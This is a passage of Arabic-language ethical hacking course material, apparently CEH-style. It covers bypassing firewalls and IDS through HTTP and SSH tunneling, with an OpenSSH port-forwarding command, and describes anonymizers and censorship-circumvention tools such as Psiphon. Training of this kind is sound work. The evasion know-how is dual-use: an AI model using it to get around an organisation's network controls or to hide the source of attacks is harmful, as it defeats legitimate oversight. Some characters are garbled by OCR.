HTTP Tunnel يعمل كخادم **SOCKS** ، مما يتيح لك الوصول إلى الإنترنت من خلال تجاوز قيود جدار الحماية. ذلك هو برنامج آمن جدا. باستخدام هذا البرنامج لا تسمح للأخرين لرصد أنشطة الإنترنت الخاص بك. انه يخفي عنوان **IP** الخاص بك، وبالتالي، فإنه لا يسمح بتتبع النظام الخاص بك. لأنه يتيح لك نقل غير محدود من البيانات. تشغيله في علبة النظام الخاص يتصرف بوصفه خادم **SOCKS** ، وإدارة جميع عمليات نقل البيانات بين الكمبيوتر والشبكة.






FIGURE 3.71: HTTP-Tunnel Client and Configuration Windows

HTTP Tunneling Tool: HTTPort

المصدر: <http://www.targeted.org/htthost>

HTTHost هو تطبيق مقدم من **HTTPort** والذي يعمل على إنشاء نفق شفاف(transparent tunnel) من خلال ملقم البروكسي او جدار الحماية.

HTTPort يسمح لك بتجاوز ملقم البروكسي **HTTP**، والذي يقوم بحظرك عن الإنترن트. مع **HTTPort** يمكنك استخدام مختلف برامج الإنترنوت من وراء البروكسي، مثل. البريد الإلكتروني، برامج المحادثة، تبادل الملفات P2P، ICQ، FTP، IRC، الخ.

SSH TUNNELING

SSH tunneling هو أسلوب آخر يمكن استخدامه من قبل المهاجمين لتجاوز القيود المفروضة من قبل جدار الحماية. كما يساعدك على إخفاء عنوان **IP** الخاص بك على شبكة الإنترنوت، وبالتالي، لا يمكن لأحد تتبعك أو مراقبتك.

كثر الطلب على استخدام **SSH tunnel** وذلك نتيجة المشاكل الناجمة عن استخدام عنوان **IP العام** [real IP] ، حيث انه يعتبر وسيلة الوصول إلى أجهزة الكمبيوتر من أي مكان في العالم. أجهزة الكمبيوتر ذات شبكة مع عنوان **IP العام** تصبح في متناول الجميع، بحيث يمكن الهجوم عليها من قبل أي شخص على شبكة الإنترنوت العالمية، ويمكن ان يصبح بسهولة ضحية المهاجمين. لذلك تم تطوير **SSH tunnel** ليحل المشاكل التي يواجهها عنوان **IP العام**. **SSH tunnel** هو ربط حركة المرور من منفذ العشوائي على جهاز واحد إلى جهاز عن بعد من خلال جهاز وسيط. **SSH tunnel** هو نفق مشفرة، لذلك يتم تشفير جميع البيانات الخاصة بك كما أنه يستخدم شل آمن لإنشاء النفق.

إنشاء **SSH tunnel** فإنه يحتاج إلى تنفيذ ثلاثة خطوات أساسية ويطلب أيضاً ثلاثة آلات. الآلات الثلاثة اللازمة هي:


- الجهاز المحلي
- آلة وسيطة مع عنوان **IP العام**
- الجهاز الهدف مع عنوان خاص والذي يمكنه تأسيس الاتصال.

يمكنك إنشاء النفق (**SSH tunnel**) على النحو التالي:

- بدء اتصال **SSH** من الجهاز المحلي إلى الجهاز الوسيط مع عنوان **IP العام**.
- إرشاد اتصال **SSH** بالانتظار ومراقبة حركة المرور على المنفذ محلي، واستخدام آلة وسيطة لإرسال حركة المرور إلى منفذ واضح على الجهاز الهدف مع عنوان خاص. وهذا ما يسمى **port forwarding** أو **port acceleration**.

- على الجهاز المحلي، نحدد التطبيق الذي تريد استخدامه للاتصال مع الجهاز البعيد وإعداده لاستخدام **port forwarding** على الجهاز المحلي. الآن، عند الاتصال إلى منفذ محلي، فإنه سيتم إعادة توجيه حركة المرور إلى الجهاز البعيد.

لتأمين الاتصال بين أجهزة الكمبيوتر، يستخدم **SSH** مفاتيح التشفير الخاصة وال العامة.



SSH TUNNELING TOOL: OPENSSH

المصدر: <http://www.openssh.org>

OpenSSH يقوم بتشифر جميع حركة المرور (بما في ذلك كلمات المرور) للقضاء على التنصت على نحو فعال وغيرها من الهجمات. بالإضافة إلى ذلك، يوفر برنامج **OpenSSH** نفق آمن وطرق عدّة من أساليب المصادقة، ويدعم جميع إصدارات بروتوكول **SSH**. يمكن استخدامه لإنشاء نفق لحركة المرور على الجهاز المحلي إلى الجهاز البعيد التي يكون لديك حساب فيه. هذا التطبيق متوفّر افتراضياً في جميع أنظمة التشغيل لينكس وإذا لم يكن متوفّر، يتم تثبيته من قبل المخازن الخاص بكل توزيعه. يتم استخدامه عن طريق فتح الترمinal وكتابة الامر التالي:

```
#ssh@user@certifiedhacker.com@-L@2000:certifiedhacker.com:25@-N
```

اسم المستخدم والخادم الذي يتم تسجيل الدخول إليه **[user@certifiedhacker.com-L 2000:certifiedhacker.com:25]** -[المنفذ المحلي: المضيف: المنفذ عن بعد] حتى لا يتم تنفيذ الأوامر على النظام البعيد.

هذا أساساً سوف يقوم بتوجيه جميع الحزم من المنفذ المحلي 2000 إلى المنفذ 25 على **certifiedhacker.com** المشفرة.


SSH TUNNELING TOOL: BITVISE

المصدر: <http://www.bitvise.com>

Bitvise هو تطبيق يستند إلى كل من ملقم وعميل **SSH** [client server-based application] يستخدموا لإنشاء **SSH Tunnel** يوفر لك المقام قدرات تأمينية للدخول عن بعد لمحطات العمل وخوادم الويندوز. مع التطبيق **Bitvise**، يمكنك إدارة خوادم الويندوز عن بعد. خادم **Bitvise** لديه القدرة على تشفير البيانات أثناء الإرسال بحيث لا يمكن لأحد أن يتنصت على البيانات أثناء الإرسال.

يتضمن عميل **SSH Bitvise** بيئة رسومية وكذلك دعم سطر الأوامر **SFTP**، جسر **FTP-to-SFTP**، وميزات النفق التي يمكن أن تكون مفيدة في **Port Forwarding** والإدارة عن بعد.





<http://www.bitvise.com>

إخفاء الهوية ANONYMIZERS

هو خادم وسيط وضع بين المستخدم النهائي وموقع ويب على شبكة الإنترنت والتي تصل إلى الموقع بالنيابة عنك ، مما يجعل تصفح الويب الخاص بك لا يمكن تعقبه. **An Anonymizer** يعمل على إزالة جميع المعلومات التعرفيية (عنوان IP) من النظام الخاص بك بينما أنت تتصفح الانترنت ، وبالتالي ضمان الخصوصية. معظم **Anonymizer** يمكنهم إخفاء هوية الشبكة(**HTTP:**) ، بروتوكول نقل الملفات(**FTP:**) ، و **(gopher:)** **gopher:** لخدمات الانترنت.

لزيارة صفحة ما بطريقة التخفي عن طريق زيارة موقع الويب الخاص بك للتخفى، وأدخل اسم الموقع المستهدف في مجال إخفاء الهوية (**Anonymizer field**). بالتنقل وباباً، يمكنك تعين الصفحة الرئيسية للمستعرض الويب الخاص بك للإشارة إلى موقع التصفح للتخفى، بحيث سيتم إخفاء الوصول إلى شبكة الانترنت. بصرف النظر عن هذا، يمكنك اختيار طريقة توفير كلمات السر بطريقه مجهرولة وغيرها من المعلومات إلى الواقع الذي تطلبها، دون الكشف عن أي معلومات أخرى، مثل عنوان IP الخاص بك. القراءة يمكنهم إعداد كخادم بروكسي دائم يجعل إعداد **HTTP** ، **FTP** ، **Gopher** ، **Anonymizer** إلى اسم موقع الويب للتخفى، وبالتالي حجب جميع أنشطته الخبيثة.

لماذا يستخدم **Anonymizer** ؟

أسباب استخدام تخفى الهوية فيما يلي:

- **يضمن الخصوصية[Ensures privacy]** : يحمي هوينتك عن طريق جعل أنشطة الويب (**web navigation**) الخاص بك لا يمكن تعقبها. يتم الاحتفاظ بخصوصياتك حتى وإذا كنت تكشف عن المعلومات الشخصية الخاصة بك على شبكة الانترنت عن طريق ملء استمرارات والخ.
- **الوصول الى المحتويات المقيدة(Access government-restricted content)** : معظم الحكومات تمنع مواطنيها من الوصول إلى موقع أو محتوى معين من أجل تجنب الوصول إلى معلومات غير مناسبة أو معلومات حساسة. لكن هؤلاء الناس يمكنهم الوصول إلى هذه الأنواع من الموارد من قبل **Anonymizer** يقع خارج البلاد.
- **حمايتك من هجمات الانترنت(Protect you from online attacks)** : يقوم بحمايةيك من كافة من كافة الهجمات على الانترنت عن طريق توجيه كل حركة المرور على الانترنت الى خادم **DSN** المحمية الخاصة بـ **Anonymizer**.



الالتفاف حول قواعد جدار الحماية وIDS (Bypass IDS and firewall rules): تجاوز جدران الحماية يتم معظمها في المنظمات أو المدارس من قبل الموظفين أو الطلاب للوصول إلى الموقع التي لا يفترض الوصول إليها. خدمة **Anonymizer** تلتف حول جدار الحماية الخاص بمؤسسوك من خلال إقامة اتصال بين الكمبيوتر وخدمة **Anonymizer**. عن طريق القيام من هذا القبيل، فإن جدران النارية لن يرى سوى الاتصال منك إلى عنوان **Anonymizer** على شبكة الإنترنت. ثم يقوم **Anonymizer** بتوصيلك إلى توبيتر أو أي موقع كنت تريده الوصول إليه مع مساعدة من الاتصال بالإنترنت وارسال محتويات الرد إليك. لمؤسسوك، فإنه يبدو وكأنه اتصال من النظام الخاص بك إلى عنوان الويب على **Anonymizer** ، ولكن ليس إلى توبيتر أو موقع آخر.

تحفي الهوية **Anonymizer** ، بصرف النظر عن حمايته لهواية المستخدمين، فإنه يمكنه أيضا استخدامه مهاجمة الموقع، ولا أحد يستطيع كشف الموقع الذي جاء منه الهجوم.

أنواع تحفي الهوية Types of Anonymizers

Anonymizer هي خدمة من خلالها يمكن للمرء إخفاء هويتهم عند استخدام خدمات معينة للإنترنت. يعمل أساسا من خلال تشفير البيانات من جهاز الكمبيوتر الخاص بك، بحيث لا يمكن أن يفهم من قبل مقدمي خدمة الإنترنت أو أي شخص قد يحاول الوصول إليه. في الأساس، تحفي الهوية هي من نوعين:

- تحفي الهوية الشبكية (Networked anonymizers)
- تحفي الهوية نقطة واحدة (Single-point anonymizers)

تحفي الهوية الشبكية (Networked anonymizers)

هذا النوع من التحفي (**Anonymizers**) يقوم أولاً بنقل المعلومات الخاصة بك من خلال شبكة من أجهزة الكمبيوتر للإنترنت قبل إرسالها إلى الموقع. لأن المعلومات تمر عبر عدة أجهزة كمبيوتر للإنترنت، فإنه يصبح أكثر تعقيداً بالنسبة لكل من يحاول تعقب المعلومات الخاصة بك لتأسيس اتصال بينك وبين **anonymizers**.

مثال: إذا كنت ترغب في زيارة أي صفحة ويب لديك فيجب عليك تقديم طلب **request**. هذا الطلب سوف يمر أولاً من خلال أجهزة الكمبيوتر للإنترنت A ، B ، C قبل الذهاب إلى الموقع. ثم بعد يتم فتح الصفحة، سيتم نقل الصفحة مرة أخرى من خلال C ، B ، A ثم لك.

الميزة: التعقيد في الاتصالات مما يجعل تحليل حركة المرور معدناً.

العيوب: أي شبكة اتصالات متعددة العقدة فإنها تملك درجة معينة من المخاطر على كل عقدة يتعارض مع سريتها.

تحفي الهوية نقطة واحدة (Single-point anonymizers)

تحفي الهوية نقطة واحدة يقوم أولاً بنقل المعلومات الخاصة بك من خلال موقع الويب قبل إرسال هذا إلى الموقع الهدف، ومن ثم إرجاع المعلومات هذه، أي تم جمعها من الموقع المستهدف، من خلال موقع على شبكة الانترنت ومن ثم إعادةها إليك لحماية هويتك.

الميزة: عنوان IP والمعلومات ذات الصلة تكون محمية من قبل الاتصالات طول الأسلحة (arms-length communication).

العيوب: يقدم أقل مقاومة لتحليل حركة المتطرفة.

الحالة: المدونون كتبت نص لتجاوز مرشحات الإنترت في الصين

Case: Bloggers Write Text Backwards to Bypass Web Filters in China

الصين معروفة جيداً بتنفيذها للتقنية "تصفية الحزم". هذه التقنية تقوم بالكشف عن حزم **TCP** التي تحتوي على الكلمات الرئيسية المثيرة للجدل مثل **Tiananmen**، **Democracy**، **Tibet**، وما إلى ذلك. لتجاوز مرشحات الإنترت وتفادى الرقابة، فإن المدونين والصحفيين في الصين يقوموا بكتابة النص من الخلف أو من اليمين إلى اليسار. من خلال القيام بذلك، على الرغم من أن المحتوى لا يزال في شكل مفروم، فإن النص نجح في دحر برنامج التصفية على شبكة الإنترت. المدونين والصحفيين استخدمو أدوات تحويل النص العمودي لكتابة النص إلى الخلف أو من اليمين إلى اليسار وعمودياً بدلاً من أفقياً.



أداة التهرب من الرقابة: Psiphon


المصدر: <https://psiphon.ca>

برنامج سايفون هو أداة صممتها شركة سايفون المساهمة للالتفاف حول القيود والرقابة على الإنترنت المقامة من بعض الدول والمنظمات مثل الصين وكوريا الشمالية وإيران والمملكة العربية السعودية، ومصر، وغيرها. تم استخدام تقنيات الشبكة الافتراضية الخاصة **VPN** وبروتوكول القشرة الآمنة **SSH** وبروتوكول **HTTP Proxy** لتمكينك من الدخول على الإنترنت ومحنتياته من دون رقابة أو قيود. سيقوم عميل برنامج سايفون الخاص بك وبشكل تلقائي من التعرف على أيّة نقاط دخول ومنفذ جديد تتبع لك الدخول على الإنترنت وذلك من أجل مضاعفة فرصة في التغلب على المراقبة والقيود على شبكة الإنترنت. تم تصميم برنامج سايفون ليتمكنك من تصفح الإنترنت ومحنتياته بشكل مفتوح ومن دون أيّة قيود. يرجى ملاحظة أنَّ برنامج سايفون لن يرفع من مستوى خصوصيتك على الإنترنت، ولا يجب أن يُنظر إليه كذلك أو يستخدم كأدلة حماية على الإنترنت.

أداة التهرب من الرقابة: Your-Freedom

المصدر: <https://www.your-freedom.net>

أدوات التحايل على الرقابة تسمح لك بالوصول إلى المواقع التي لا يمكن الوصول إليها من خلال تجاوز جدران الحماية. خدمة **your-freedom** يجعل غير الممكن الوصول إليه ممكن بالنسبة لك، وأنها تخفي عنوان الشبكة الخاص بك من أولئك الذين لا تحتاج إلى معرفته. هذه الأداة تحول الكمبيوتر إلى غير خاضعة للرقابة، بروكسي ويب مجهول غير خاضع للرقابة، **SOCKS proxy** مجهول التي يمكن استخدامه من قبل التطبيقات الخاصة بك، وإذا كان هذا لا يكفي، حتى أنها يمكن أن تحصل على متصل بالإنترنت تماماً كما لو كنت تستخدم DSL غير المقيد أو اتصال كبل.



كيفية التحقق مما إذا كان موقع الويب الخاص بك محظوظ في الصين أم لا؟

إذا حدث "فقدان للحزام" تلقي الخطأ أو أن هناك يتم عرض الرسالة **connection time-out** أثناء اتصال موقعك، فإن هناك احتمالات بأن الموقع تم حظره. لمعرفة ما إذا كان الموقع في **xyz.com** يمكن الوصول إليها من قبل المستخدمين على شبكة الإنترنت الصينية، يمكنك استخدام أدوات مثل **WebsitePulse** و **just ping**.



Just ping -

المصدر: <http://cloudmonitor.ca.com/en/ping.php>

Ping هي اداه قائمه على شبكة الانترنت والتي تسمح لك بعمل **Ping** لموقع مختلف في جميع أنحاء العالم، فإنه تقوم بأداء الموقع على شبكة الانترنت أو عنوان **IP** ويعرض النتيجة كما هو مبين على النحو التالي:

The screenshot shows the APM Cloud Monitor interface. At the top, there are tabs for Products and Tools, with Tools being selected. Below that is a navigation bar with links for Check Website, Ping, DNS Analysis, and Traceroute. The main content area has a search bar with the placeholder "Ping a server or web site using our network of over 30 monitoring stations worldwide". Below the search bar is a text input field containing "www.facebook.com" with a note "(e.g. www.yahoo.com)". To the right of the input field is a blue "start" button. On the far right of the page, there is a sidebar with a blue header "IPv6 now supported, give it a shot!" followed by links for Website Monitoring Plans, Learn More, Compare Plans, Product Features, Monitoring Stations, and Public Status.

Checkpoint	Result	min. rtt	avg. rtt	max. rtt	IP
Orlando, U.S.A. (usorl01):	Packets lost (100%)				2a03:2880:2110:9f07:face:b00c::1
Stockholm, Sweden (sesto01):	Okay	117.5	117.7	118.0	2a03:2880:2130:cf05:face:b00c::1
Santa Clara, U.S.A. (usscz01):	Unknown result from ping				2a03:2880:2110:3f07:face:b00c::1
London, United Kingdom (gblon01):	Okay	104.0	104.4	105.3	2a03:2880:2110:9f07:face:b00c::1
Madrid, Spain (esmad01):	Unknown result from ping				2a03:2880:2050:3f07:face:b00c::1
Padova, Italy (itpda01):	Okay	122.0	122.3	122.6	2a03:2880:2130:cf05:face:b00c::1
Singapore, Singapore (sgsin01):	Unknown result from ping				2a03:2880:20:3f07:face:b00c::1
Cologne, Germany (decgn01):	Okay	101.4	102.0	104.9	2a03:2880:2110:3f07:face:b00c::1

WebsitePulse -

المصدر: <http://www.websitepulse.com>

يقدم خدمات الرصد عن بعد. يظهر الموقع في وقت واحد في جميع أنحاء العالم.

The screenshot shows the WebsitePulse website. The left sidebar lists various test tools: Test Toolkit, Saved Test Results, For Your Website, Gadgets, Firefox Extensions, IE Add-ons, Chrome Extensions, Opera Extensions, Safari Extensions, Windows Vista Gadget, Facebook Apps, Android App, iPhone & iPad App, and a LIVE CHAT section with Online and Start Chat buttons. The main content area shows two test results for "www.facebook.com". The first result is for "Shanghai, China" tested at 2012-08-25 10:57:10 (GMT +00:00) with URL http://www.facebook.com. It shows a status of "Cannot resolve hostname" and a response time of 0.000 sec. The second result is for "New York, NY" tested at 2012-08-25 10:57:16 (GMT +00:00) with URL http://www.facebook.com. It shows a status of "OK" and a response time of 0.347 sec. At the bottom, there are buttons for Email results, Save Results, Perform a new test, and Report a Problem.


G-ZAPPER

المصدر: <http://www.dummysoftware.com>

G-Zapper هو أداة لمنع جوجل كوكيز ، لمسح جوجل كوكيز ، وتساعدك على البقاء مجهول أثناء البحث على الانترنت. فإنه تلقائيا يقوم بالكشف عن وتتنظف جوجل كوكيز في كل مرة تستخدم متصفح الويب الخاص بك.

هو متافق مع ويندوز 95/ME/NT/2000/XP/Vista/Windows 7/98. فإنه يتطلب مايكروسوفت إنترنت إكسبلورر، موزيلا فایرفوکس، جوجل كروم وهو متافق مع **Adsense**، **Gmail**، وخدمات **Google** الأخرى.

- نقوم بتنصيب التطبيق من خلال اتباع **Wizard** الخاص بعملية التثبيت وبعد الانتهاء من عملية التثبيت، نقوم بالضغط على الأيقونة المعبّرة عن البرنامج فتظهر الشاشة التالية:



- لحذف ملفات جوجل كوكيز نقوم بالضغط على **Delete Cookie**. فيؤدي ذلك إلى حذف ملفات جوجل كوكيز وظهور رسالة تعطيلك تقرير عن الملفات المحذوفة" ثم نضغط **OK**.
- لغلق ملفات جوجل كوكيز نقوم بالضغط على **Block Cookie**. فيؤدي ذلك إلى غلق ملفات جوجل كوكيز وظهور رسالة لتأكيد ذلك فنقوم بالضغط **Yes**.
- ولاختبار هل فعلا تم غلق ملفات جوجل كوكيز نقوم بالضغط على **Test Google**.
- لرؤية ملفات جوجل كوكيز التي تم حذفها يمكن ذلك عن طريق **View log** ثم **Setting**.

ANONYMIZER

Anonymizer هي أداة تسمح لك بإخفاء عنوان IP الخاص بك لزيارة الموقع دون تعقب أو تحديد، وحفظ نشاطك الخاص. لأنها تتيح لك الوصول إلى المحتوى المحظور على شبكة الإنترنت مع الإعلانات حذفها. وفيما يلي بعض من **Anonymizer** التي هي متاحة بسهولة في السوق على النحو التالي:

Mowser available at <http://www.mowser.com>

Anonymous Web Surfing Tool available at <http://www.anonymous-surfing.com>

Hide Your IP Address available at <http://www.hideyouripaddress.net>



<https://www.facebook.com/tibea2004>

د. محمد صبحي طيبة

Anonymizer Universal available at <http://www.anonymizer.com>

Guardster available at <http://www.guardster.com>

Spotflux available at <http://www.spotflux.com>

U-Surf available at <http://ultimate-anonymity.com>

Hope Proxy available at <http://www.hopeproxy.com>

هجوم السطو على (TCP/IP HIJACKING ATTACK))TCP/IP
